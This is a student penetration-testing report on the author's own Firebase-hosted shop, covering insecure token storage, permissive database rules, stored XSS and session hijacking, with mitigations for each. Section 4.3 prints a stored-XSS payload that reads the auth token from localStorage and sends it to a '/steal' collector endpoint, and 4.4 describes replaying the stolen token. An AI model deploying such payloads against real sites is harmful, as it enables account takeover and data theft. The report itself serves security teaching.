Evaluating Security of Firebase-Based Applications Against Token Theft

Project submitted to the

SRM University – AP, Andhra Pradesh

for the partial fulfilment of the requirements to award the degree of

Bachelor of Technology

In

Computer Science and Engineering

School of Engineering and Sciences

Submitted by

Bhavajna Madivada

(AP22110011280)

Under the Guidance of

Dr. Bhaskar Santhosh E

SRM University–AP

Neerukonda, Mangalagiri, Guntur

Andhra Pradesh – 522 240

[April, 2025]

1. Problem Statement

Firebase Authentication is widely adopted for secure, scalable, and efficient user management in modern web and mobile applications. However, improper implementation, insecure token handling, or misconfigured Firebase security rules can lead to token theft, where attackers gain unauthorized access to authenticated sessions. This poses a serious threat to user data integrity and application security. The goal of this project is to assess and exploit common vulnerabilities in Firebase-based applications, demonstrate potential token theft attacks, and provide recommendations to mitigate these risks.

2. Target Environment

Component	Details
URL	https://sparkle-shop.web.app/
Authentication	Firebase Authentication (JWT)
Database	Firebase Realtime Database
Frameworks/Tools	Firebase Web SDK, Browser, BurpSuite

3. Methodology

For this project, I performed a penetration testing assessment on my own website, **Sparkle Shop**, which is deployed using **Firebase Hosting**. I followed a simple and structured penetration testing approach, based on standard web security practices, and adapted it for testing Firebase-based applications and web vulnerabilities.

3.1 Reconnaissance

- I gathered information about the website's structure, Firebase configuration, and hosted services.
- Verified Firebase Authentication implementation.

3.2 Enumeration

- Inspected Firebase rules and endpoint access permissions.

3.3 Vulnerability Scanning

- Scanned for insecure Firebase Security Rules.
- Tested token storage mechanisms and data exposure via JavaScript.
- Checked for XSS vulnerabilities in form inputs.

3.4 Exploitation


- Exploited stored XSS via comment section.
- Used stolen tokens to access protected resources.

4. Findings

4.1 Insecure Token Storage

Description:
The application was found to store **Firebase Authentication tokens** insecurely in the browser's local storage. Since local storage is accessible via JavaScript, an attacker can potentially steal these tokens using Cross-Site Scripting (XSS) or other client-side attacks.

Location:
Local Storage (browser developer tools → Application tab → Local Storage)



Impact:

- If an attacker can run malicious JavaScript on the website (via an XSS flaw, for example), they could steal the authentication token.
- This token can then be reused by the attacker to **impersonate the user** without needing their login credentials.
- May lead to unauthorized access, data manipulation, or privilege escalation.

Risk Level: High


Mitigation:

- Avoid storing sensitive tokens in **localStorage**. Instead, prefer **HttpOnly secure cookies** which are not accessible via JavaScript.
- Implement **Content Security Policy (CSP)** headers to block unauthorized script execution.
- Regularly rotate tokens and monitor for abnormal login activity.

4.2 Misconfigured Firebase Security Rules

Description:
The Firebase Realtime Database and Firestore were initially configured with overly permissive rules, allowing **unauthenticated users** to read and write data.

Security Rules :



Impact:

- Any unauthenticated attacker could read or modify data in the database.
- Data leakage or unauthorized content modifications.
- Possibility of deletion or insertion of malicious records.

Risk Level: Critical

Mitigation:

- Configure Firebase Security Rules to enforce proper authentication and authorization.
- Example:

```
{
 "rules": {
    ".read": "auth != null",
    ".write": "auth != null"
  }
}
```


4.3 Stored Cross-Site Scripting (XSS)

Description:
During testing, the **product review/comment section** on the Sparkle Shop website was found to be vulnerable to **Stored XSS**. The application failed to properly sanitize user inputs, allowing an attacker to inject a malicious JavaScript payload, which gets stored in the database and is executed when other users (or admins) view the page.

Injection Point:
Customer review/comment field

Payload Used:

<script> const token=localStorage.getItem('firebase_auth_token');
fetch('http://localhost:3001/steal?token=' + token);</script>



Impact:

- When a logged-in admin or user visits the affected product page, the malicious script is executed in their browser.
- The attacker is able to **steal Firebase Authentication tokens** from local storage and send them to their controlled webhook endpoint.
- This can lead to **account/session hijacking**, unauthorized access to the admin area, and potential data theft.

Risk Level: Critical

Mitigation:


- Sanitize all user inputs using libraries like **DOMPurify** or built-in frameworks' sanitization tools before storing and rendering them in the DOM.
- Implement **Content Security Policy (CSP)** headers to restrict execution of inline and unauthorized scripts.
- Enable **input validation** to block scripts.

4.4 Token-based User Impersonation (Session Hijacking)


Description:
After successfully stealing a user's Firebase Authentication token via the stored XSS payload, the attacker can use this token to impersonate the user in any authenticated session without needing their credentials.

Steps:

1. **Victim logs into Sparkle Shop**
    - A valid JWT token is issued and stored in the browser's localStorage.
2. **Malicious script executes when victim visits the infected page**
    - XSS payload steals the token
    - The token is sent to the attacker's controlled server.




3. **Attacker receives and uses the token**
    - Burp Suite is used to change the firebase auth ID token in the request to the victim's ID token.



4. **Impersonation Successful**

- The attacker now has access to the victim's authenticated session.
- They can perform actions like viewing orders, accessing private user data, or even performing admin-level actions if the stolen token belongs to an admin account.



Risk Level: Critical

Mitigation:

- Avoid storing tokens in localStorage.
- Use **HttpOnly, SameSite cookies** for token storage.
- Implement **CSP headers** to prevent inline script execution.
- Perform **input sanitization and validation** rigorously.
- Rotate tokens regularly and invalidate on suspicious activity.

5. Best Practices

To secure Firebase-based applications against token theft:

- Sanitize and validate all user inputs before rendering.
- Avoid using localStorage or sessionStorage for token storage — instead use secure, HttpOnly, SameSite cookies.
- Regularly review and test Firebase Security Rules — follow the principle of least privilege.
- Use Content Security Policy (CSP) headers to prevent unauthorized script execution.
- Keep plugins and dependencies updated.
- Perform regular security testing and code reviews.

6. Conclusion

This project successfully identified and demonstrated critical vulnerabilities related to token theft in Firebase-integrated applications. Exploiting stored XSS vulnerabilities made it possible to steal authentication tokens and escalate privileges. The project highlights the necessity of secure input handling, proper token storage, and strict Firebase security rules to mitigate such risks. Applying the recommended security practices can greatly improve the application's resilience against token theft and privilege escalation attacks.

7. References

- OWASP Cross-Site Scripting (XSS) Guide
- Firebase Security Rules Documentation
- Content Security Policy (CSP) Reference

8. GitHub Link

https://github.com/BhavajnaMadivada/Web_penertation_testing_project